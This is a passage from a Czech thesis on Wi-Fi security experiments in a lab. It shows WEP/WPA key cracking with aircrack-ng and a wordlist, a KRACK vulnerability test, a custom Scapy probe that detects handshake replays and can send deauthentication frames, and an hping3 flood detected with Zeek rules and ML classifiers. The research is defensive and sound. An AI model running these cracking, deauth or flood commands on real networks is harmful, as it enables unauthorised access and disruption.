Výpis 4.6: Aircrack – úspěšné prolomení klíče WEP.

```
Aircrack-ng 1.5.2
[00:00:10] Tested 40418 keys (got 13660 IVs)

KB    depth   byte(vote)
0     0/ 12   34(19200) EC(18944) A3(18176) 35(17664) 89(17664)
1     4/  7   31(17408) 74(17408) 7B(17408) 4A(17152) 5D(17152)
2     0/ 24   38(18688) 36(18432) 16(18176) 65(17920) 85(17664)
3    17/ 21   01(16640) 34(16384) 91(16384) D0(16384) 45(16128)
4     0/  1   31(21248) 12(18176) 5A(18176) AE(18176) 6D(17920)

KEY FOUND! [ 34:31:38:33:31 ] (ASCII: 41831 )
Decrypted correctly: 100 %
```

Tab. 4.3: Srovnání prolomení WEP v závislosti na délce klíče.

Protokol	Velikost klíče	Klíč	Počet IV	Počet testovaných klíčů	Doba
WEP	64 bitů	41831	13660 IV	40418	10 s
WEP	128 bitů	WIa6xLoMklgLd	239396 IV	511	2 s

Druhé testování bylo zaměřeno na šifrování WPA. Nejprve byla provedena změna v konfiguraci přístupového bodu. Bylo pozměněno šifrování na WPA s přístupovou frází „Anonymous“. Postup testování byl totožný jako s testováním šifrování WEP, až na samotné prolomení klíče WPA. Jelikož v případě WPA je třeba využít slovník. Poslední příkaz, viz výpis 4.7, se liší v implementaci slovníku. Byl využit slovník, který je součástí Kali Linuxu, Rockyou. Slovník Rockyou a jeho specifikaci lze najít na [42]. Úspěšné prolomení hesla viz obr. 4.8. Prolomení hesla trvalo 56 minut.

Výpis 4.7: Aircrack – prolomení klíče WPA.

```
aircrack-ng -b 04:D9:F5:ED:7B:A8 -w
   /usr/share/wordlist/rockyou.txt /root/TESTWPA_01.cap
```

Výpis 4.8: Aircrack – úspěšné prolomení klíče WPA.

```
Aircrack-ng 1.5.2

[00:17:13] 1164248/9822768 keys tested (2583.06 k/s)

Time left: 55 minutes, 52 seconds                          11.85\%

KEY FOUND! [ Anonymous ]

Master Key     : 0B 14 9F 6E 77 1B 61 3E CE 5F BE 47 0C F1 FF A8
                 BB B7 77 79 86 25 F3 9F 5E 7A 44 6A AB A0 21 37

Transient Key  : FA EB E0 1A D3 96 A2 AB 5E 73 C9 53 EC 55 9C C4
                 17 5D 81 13 49 72 71 4C C3 7E CD 71 8D 7B 97 94
                 D8 43 55 FF 7E 2C 5D 36 A3 2C F0 24 FD 9E C8 D7
                 01 9F 70 73 A4 18 B3 08 3E 4C C5 4C 71 19 7A D8

EAPOL HMAC     : 3C 2C FC 57 5C 42 51 07 C6 B3 DC 75 F1 A5 16 0E
```

4.3 Simulace útoku KRACK

K demonstraci útoku KRACK byl využit projekt [29], který je dostupný i na Github [43]. Tento projekt obsahuje skripty k otestování zda lze uživatelské stanice nebo přístupové body ovlivnit útokem KRACK. Pro realizaci tohoto testování je nutné překonfigurovat zabezpečení přístupového bodu nastavením na podporu šifrování WPA2-Personal. Ještě předtím než je využit samotný skript pro testování zranitelnosti 4-way Handshake, je třeba provést update a nainstalovat potřebné knihovny a nástroje pro testování, viz výpis 4.9. Následně je třeba stáhnout obsah projektu z Github repozitáře pomocí příkazu git clone anebo přímo z webových stránek projektu. Dalším krokem je vstoupit do adresáře krackattack, ve kterém se

nachází skript k zakázání hardwarového šifrování, viz výpis 4.10. Po tomto kroku je nutné vstoupit do adresáře hostapd a spustit kompilaci modifikované hostapd instance. Dále je nutné deaktivovat Wi-Fi, umožnit skriptům přístup k Wi-Fi (rfkill) a vypnout rozhraní wlan0 a wlan0mon, viz výpis 4.11.

Výpis 4.9: Krack – Instalace závislostí.

```
apt-get install libnl-3-dev libnl-genl-3-dev pkg-config
    libssl-dev net-tools git sysfsutils python-scapy
    python-pycryptodome
```

Výpis 4.10: Krack – Vypnutí hardwarového šifrování.

```
./disable-hwcrypto.sh
```

Výpis 4.11: Krack – Deaktivace rozhraní.

```
service network-manager stop
sudo rfkill unblock wifi
ifconfig wlan0mon down
ifconfig wlan0 down
```

Před spuštěním skriptu je třeba upravit soubor hostapd.conf kde je nutné definovat SSID, rozhraní a další parametry. Je nutné se vrátit do složky krackattack a spustit skript pro otestování 4-way Handshake na zranitelnost KRACK, viz výpis 4.12. Výpis 4.13 zobrazuje, že připojené zařízení je zranitelné při využití KRACK.

Výpis 4.12: Krack – Spuštění skriptu.

```
./krack-test-client.py
```

Výpis 4.13: Krack – Výsledek testování.

```
STA c0:d3:c0:dc:b8:53 IEEE 802.11: authenticated
STA c0:d3:c0:dc:b8:53 IEEE 802.11: associated (aid 1)
AP-STA-CONNECTED c0:d3:c0:dc:b8:53
STA c0:d3:c0:dc:b8:53 RADIUS: starting accounting session
    13308B03A156F689
c0:d3:c0:dc:b8:53: 4-way handshake completed (RSN)
c0:d3:c0:dc:b8:53: DHCP reply 192.168.100.2 > c0:d3:c0:dc:b8:53
c0:d3:c0:dc:b8:53: DHCP reply 192.168.100.2 > c0:d3:c0:dc:b8:53
```

4.4 Detekce útoku KRACK pomocí síťové sondy

V rámci experimentálního testování byla navržena metoda pro detekci útoku Krack v síti. Metoda je postavena na principu útoku Krack, popsán v kapitole 3.2, který využívá opětovného zaslání třetí, resp. čtvrté zprávy 4-way handshake, viz obr. 3.2.

K detekci byl vytvořen skript v programovacím jazyce Python. K zachytávání

síťového provozu využívá nástroj Scapy. Pro odlišení EAPOL rámců je využit filtr, který filtruje pouze odpovídající rámce, viz výpis 4.14. Následně je paket zpracován a jsou z něj získány informace jako zdrojová a cílová adresa, BSSID a typ zprávy. Na základě odesilatele je provedena kontrola z kolika zpráv se skládá provedený handshake.

Výpis 4.14: Filtrace EAPOL rámců.

```
1 sniff(filter="wlan proto 0x888e", prn=handshake, iface="wlan0mon")
```

Vytvořený skript *script_deauth.py* obsahuje možnost detekovat podruhé zaslanou zprávu 4 (přepínač *-a*), provádět detekci zaslaných deautentizačních rámců vyskytující se na síti (přepínač *-b*), dále umožňuje provádět detekci podruhé zaslaných zpráv 4 spojených s automatickou deautentizací stanice (přepínač *-c*) a samostatné provádění deautentizace (přepínač *-d*). Možnosti, viz výpis 4.15. Vytvořený skript pracuje se síťovým provozem (síťová sonda), ke spuštění je třeba síťové zařízení pracující v monitorovacím režimu.

Výpis 4.15: Vytvořený skript pro práci se síťovým provozem, síťová sonda.

```
1 root@kali:/home/student/Plocha/deauth# python3 script_deauth.py -h
2 usage: script_deauth.py [-h] [-a] [-b] [-c] [-d]
3
4 optional arguments:
5   -h, --help  show this help message and exit
6   -a, --DH    Detekuj opakujici se zpravu.
7   -b, --DD    Detekuj deautentizaci.
8   -c, --DH_D  Detekuj opakujici se zpravu a proved deautentizaci.
9   -d, --D     Deautentizuj.
```

Pasivní detekce zaslaných 4. zpráv 4-way handshake pomocí skriptu je zobrazena na výpisu 4.16. Na výpisu je zaznamenaná provedená komunikace, kde byla čtvrtá zpráva zaslána pouze jedenkrát (modře zvýrazněno).

Výpis 4.16: Zachycení 4. zprávy 4-way handshake pomocí skriptu.


```
1 root@kali:/home/student/Plocha/deauth# python3 script_deauth.py -a
2 Zdrojova adresa:  C0:D3:C0:DC:B8:53
3 Cilova adresa:  04:D9:F5:ED:7B:A8
4 ID:  14849
5 Typ:  2
6 BSSID:  04:D9:F5:ED:7B:A8
7 Komunikace s klientem  C0:D3:C0:DC:B8:53 zachycena: 1 x
```

Výpis 4.17 zobrazuje zachycené deautentizační rámce. Tyto rámce mohou být součástí prováděného útoku, je tak nutné provádět kontrolu jejich výskytu v síti, zejména v případě shlukových výskytů těchto zpráv na síti. K provedení detekce deutentizačních rámců v síti je využit nástroj Scapy a detekce příslušné vrstvy (*packet.haslayer(scapy.layers.dot11.Dot11Deauth)*).

Výpis 4.17: Zachycení deautentizačních rámců pomocí skriptu.

```
root@kali:/home/student/Plocha/deauth# python3 script_deauth.py -b
04:d9:f5:ed:7b:a8 ---> c0:d3:c0:dc:b8:53
c0:d3:c0:dc:b8:53 ---> 04:d9:f5:ed:7b:a8
c0:d3:c0:dc:b8:53 ---> 04:d9:f5:ed:7b:a8
04:d9:f5:ed:7b:a8 ---> c0:d3:c0:dc:b8:53
04:d9:f5:ed:7b:a8 ---> c0:d3:c0:dc:b8:53
04:d9:f5:ed:7b:a8 ---> c0:d3:c0:dc:b8:53
c0:d3:c0:dc:b8:53 ---> 04:d9:f5:ed:7b:a8
```

Na obr. 4.2 je zobrazeno fungování vytvořeného skriptu s použitím parametru *-c*. V případě detekování zprávy 4 dvakrát během jednoho 4-way handshake je spuštěno automatické provedení zaslání deautentizačních paketů. Pomocí této metody je povolen pouze 4-way handshake, který byl proveden s jedenkrát zaslanou zprávou 4. Útok je tedy proveden, ale ihned detekován a není možné dešifrovat následující komunikaci. Výpis 4.18 zobrazuje využití této metody. Nejprve je zaznamenána zpráva 4 (řádek 7, modře zvýrazněno), následně je tato zpráva zaslána podruhé (řádek 14, červeně zvýrazněno). Z důvodu nepovoleného chování je zařízení automaticky deautentizováno od bezdrátové sítě (řádek 15, červeně zvýrazněno). Výpis 4.19 zobrazuje cílenou deautentizaci vybrané stanice (pomocí zvolené MAC adresy klienta k deautentizaci a BSSID AP) od bezdrátové sítě. Jak v případě automatické deautentizace, tak v případě cíleně provedené deautentizace jsou vygenerovány deautentizační pakety pro oba směry komunikace.



Obr. 4.2: Detekce útoku KRACK s následnou deautentizací.

Výpis 4.18: Detekce 4. zprávy 4-way handshake s následnou deautentizací.

```
root@kali:/home/student/Plocha/deauth# python3 script_deauth.py -c
Zdrojova adresa:  C0:D3:C0:DC:B8:53
Cilova adresa:  04:D9:F5:ED:7B:A8
ID:  14849
Typ:  2
BSSID:  04:D9:F5:ED:7B:A8
Komunikace s klientem  C0:D3:C0:DC:B8:53 zachycena:  1 x
---------------
Zdrojova adresa:  C0:D3:C0:DC:B8:53
Cilova adresa:  04:D9:F5:ED:7B:A8
ID:  14849
Typ:  2
BSSID:  04:D9:F5:ED:7B:A8
Komunikace s klientem  C0:D3:C0:DC:B8:53 zachycena: 2 x
Deautentizuji klienta C0:D3:C0:DC:B8:53 od BSSID 04:D9:F5:ED:7B:A8
Odeslano 10 paketu.
```

Výpis 4.19: Provedení deautentizace od sítě pomocí síťové sondy.

```
root@kali:/home/student/Plocha/deauth# python3 script_deauth.py -d

Zadejte BSSID: 04:D9:F5:ED:7B:A8

Zadejte MAC stanice k deautentizaci: C0:D3:C0:DC:B8:53

Kolik ramcu odeslat: 10
Deautentizuji klienta C0:D3:C0:DC:B8:53 od BSSID 04:D9:F5:ED:7B:A8
Odeslano 10 paketu.
```


4.5 Simulace útoku DoS a jeho detekce

V rámci experimentu bylo provedeno testování DoS útoku zaměřeného na uživatelskou stanici. Experimentální testování je prováděno ze stanice Man-in-the-middle využívající operační systém Kali Linux. Ke generování DoS útoku bylo využito nástroje hping3, viz výpis 4.20, s parametrem *–flood*, dokumentace na [44]. Tento nástroj generuje velké množství TCP paketů bez specifikovaného pole Flags maximální možnou rychlostí. Každý takový paket je zaslaný uživatelské stanici, která na něj reaguje pomocí TCP paketu s příznakem RST. Tím dochází k zatížení uživatelské stanice. Za účelem zachycení prováděného útoku bylo využito nástroje Wireshark zachytávající provoz na bezdrátovém rozhraní *wlan0*, zobrazeno na obr. 4.3. Červeně vyznačená oblast zobrazuje probíhající DoS, černě vyznačená oblast běžný provoz.

Výpis 4.20: Využití nástroje hping3.

```
root@kali:~/Desktop# hping3 192.168.1.238 --flood
```

Na základě analýzy získaných dat z probíhající simulace útoku bylo zjištěno, že zaznamenaný provoz obsahoval celkem 80 927 paketů z toho 80 868 TCP pakety (tj. 99,9 % provozu). Během testování bylo navázáno 30 556 TCP spojení. Veli-



Obr. 4.3: Detekce DoS pomocí Wireshark.

kost 97,19 % provozu byla v rozmezí 40–79 B s průměrnou velikostí paketu 54,28 B, respektive 55 B. Zároveň byl provoz zaznamenán pomocí systému Zeek (umístěn na síťové sondě). Zde bylo využito logu *conn.log*. Ze získaných dat bylo zjištěno, že se prováděný útok vyznačoval krátkou dobou spojení. Tato doba spojení byla průměrně 7 µs. Na základě získaných dat byly vytvořeny rovnice pro detekci útoku. Rovnice 4.1 slouží k získání průměrné délky spojení τ. Tato hodnota je získána jako podíl sumy délek jednotlivých předchozích dob trvání spojení δ a jejich počtu n.

$$\tau = \frac{\sum_1^n \delta}{n} \qquad [\mathrm{s}] \qquad (4.1)$$

Jednotlivé procentuální rozdíly vytváří pole hodnot ω, viz rovnice 4.2. Následně je využito vzorce 4.3 pro určení průměrného procentuálního rozdílu λ jednotlivých ω.

$$\omega = \{x_1, x_2, \ldots, x_m\} \qquad [-] \qquad (4.2)$$


$$\lambda = \frac{\sum_1^m \omega}{m} \qquad [\%] \qquad (4.3)$$

Pro detekování anomálií síťového provozu byla navržena rovnice 4.4. K vyhlášení poplachu je využito průměrného procentuálního rozdílu λ_r, který je porovnán s hodnotou předchozího průměrného procentuálního rozdílu λ_{r-1} s tolerancí k [%].

$$\lambda_{r-1} \cdot (1-k) \leq \lambda_r \leq \lambda_{r-1} \cdot (1+k) \qquad [-] \qquad (4.4)$$

V nástroji Zeek byly tyto rovnice aplikovány dle návrhu na obr. 4.4 ve skriptu *main.zeek*. V tomto skriptu bylo využito funkce *set_conn*, v rámci které jsou při

ukončení spojení implementovány rovnice a podmínky pro vyhodnocení zda nedochází k anomáliím. Hodnoty n a m závisí na aktuálním počtu provedených spojení.




Obr. 4.4: Vývojový diagram detekce útoku DoS v IDS Zeek.

Ve zkráceném logu, viz výpis 4.21, jsou zobrazeny vybrané parametry provozu jako časové razítko (ts), IP adresy, port, protokol, doba trvání (δ, duration), průměrná délka spojení (τ) a odstup (λ). V případě splnění rovnice 4.4 je v poli *popis* zobrazen text ****DoS****.

Výpis 4.21: Log se zachyceným útokem DoS.


	ts	id.orig_h	id.resp_h	duration	popis	prumer_spoj	odstup
2	1	192.168.1.217	192.168.1.238	0.000008	------	0.000025	330.355277
3	2	192.168.1.217	192.168.1.238	0.000007	------	0.000021	271.933124
4	3	192.168.1.217	192.168.1.238	0.000007	------	0.000019	237.546499
5	4	192.168.1.217	192.168.1.238	0.000007	**DoS**	0.000017	215.196796
6	5	192.168.1.217	192.168.1.238	0.000007	**DoS**	0.000016	201.025825
7	6	192.168.1.217	192.168.1.238	0.000006	**DoS**	0.000015	186.314263
8	7	192.168.1.217	192.168.1.238	0.000007	**DoS**	0.000014	177.106931
9	8	192.168.1.217	192.168.1.238	0.000007	**DoS**	0.000013	170.996238

V rámci experimentálního testování byl parametr k z rovnice 4.4 nastaven na hodnotu 10 %. Obr. 4.5 zobrazuje znázornění běžného provozu a útoku DoS. V grafu jsou také vyneseny horní ($\lambda_{r-1} \cdot (1+k)$) a dolní ($\lambda_{r-1} \cdot (1-k)$) hranice na základě rovnice 4.4 s nastaveným parametrem k na hodnotu 0,1 (10 %). Z důvodu proměnlivosti délky jednotlivých spojení, mění se i hodnoty hranic (rovnice 4.4), které vytvářejí interval, ve kterém může být detekován a vyhlášen poplach. Parametr k = 0,1 se nejvíce blíží vyneseným bodům a je stále schopen detekovat útok.



Obr. 4.5: Zachycení DoS, parametr k nastaven na 10 %.

Při změně parametru k na hodnotu 0,2 (20 %), vzniknou v experimentálním prostředí falešné poplachy, protože hranice tvoří vetší odstup pro detekci a běžný provoz je označen za DoS útok, viz obr. 4.6.



Obr. 4.6: Zachycení DoS, parametr k nastaven na 20 %.

4.6 Detekce anomálií pomocí strojového učení

Detekce anomálií pomocí strojového učení s učitelem


Další technikou, pomocí které lze detekovat anomálie (nestandartní chování, o kterém bude v dalších procesech rozhodnuto, zda se jedná o útok nebo legitimní provoz, v tomto případě bude anomálie vyvolána útokem DoS), je použití prediktivního modelu strojového učení [45]. Pomocí této techniky lze vytvořit model, pomocí kterého lze rozhodnout zda se v provozu vyskytují anomálie (na základě predikce). K vytvoření modelů bylo využito modulu strojového učení *scikit-learn* v programovacím jazyce Python. Aby bylo možné provádět detekci v reálném čase, byl vybrán model strojového učení s učitelem. Tato technika využívá k natrénování modelu nejen samotná data, ale také *label*. Pomocí *labelu* je nejprve „označkován“ provoz hodnotami „0“ a „1“, které označují útok (1) nebo normální legitimní provoz (0).

Model K-nejbližších sousedů (knn, K-nearest neighbor) je jeden z nejjednodušších a nejpoužívanějších modelů, které se používají ke klasifikaci dat. K zařazení do třídy využívá několik okolních prvků, výsledné zařazení závisí na příslušnosti převažujícího počtu prvků (počet je lichý) [46]. Lineární regrese prokládá vstupní data přímkou metodou nejmenších čtverců. Lineární regrese s využitím metody Lasso založené na využití na výběru proměnných i regularizaci [47]. Logistická regrese je metoda založena na předpovědi pravděpodobnosti výsledku [46]. Model Naive bayes je metoda také založena na předpovědi pravděpodobnosti využívající Bayesův teorém s předpokladem podmíněné nezávislosti [46]. Model svm (metoda podpůrných vektorů) slouží pro klasifikaci vstupních dat a také pro regresní analýzu. Tento model prokládá jednotlivé body s cílem nalézt nadrovinu, která prostor rozděluje na třídy

reprezentující jednotlivé labely. Tento model umožňuje nastavení jádra (kernelu), pomocí kterého je definována přímka (lineární, polynomiální, rbf) [46].


Na základě těchto hodnot vzniká model, který lze následně využít k rozhodování, zda momentální provoz spadá do kategorie útok nebo legitimní provoz. K vytvoření modelu bylo využito 1870 záznamů provozu, které z poloviny tvoří hodnoty reprezentující útok a z druhé poloviny legitimní provoz. K vytvoření modelu byly vybrány parametry jako *průměrná doba spojení*, *odstup* a *duration*. K vygenerování těchto záznamů bylo využito vytvořených pravidel k detekci DoS útoku využívající IDS systém Zeek.

Aby bylo možné pracovat s modelem jsou vstupní data rozdělena na *trénovací* a *testovací* množinu. Tyto data jsou rozdělena, aby bylo možné provést validaci vytvořeného modelu. K rozdělení dat bylo využito *cross validace*. Obr 4.7 zobrazuje porovnání využitých modelů z pohledu dosažené úspěšnosti. Modely knn, logistic regression, Naive bayes a svm-linear kernel dosahují úspěšnosti 100 %.



Obr. 4.7: Porovnání vybraných modelů strojového učení.

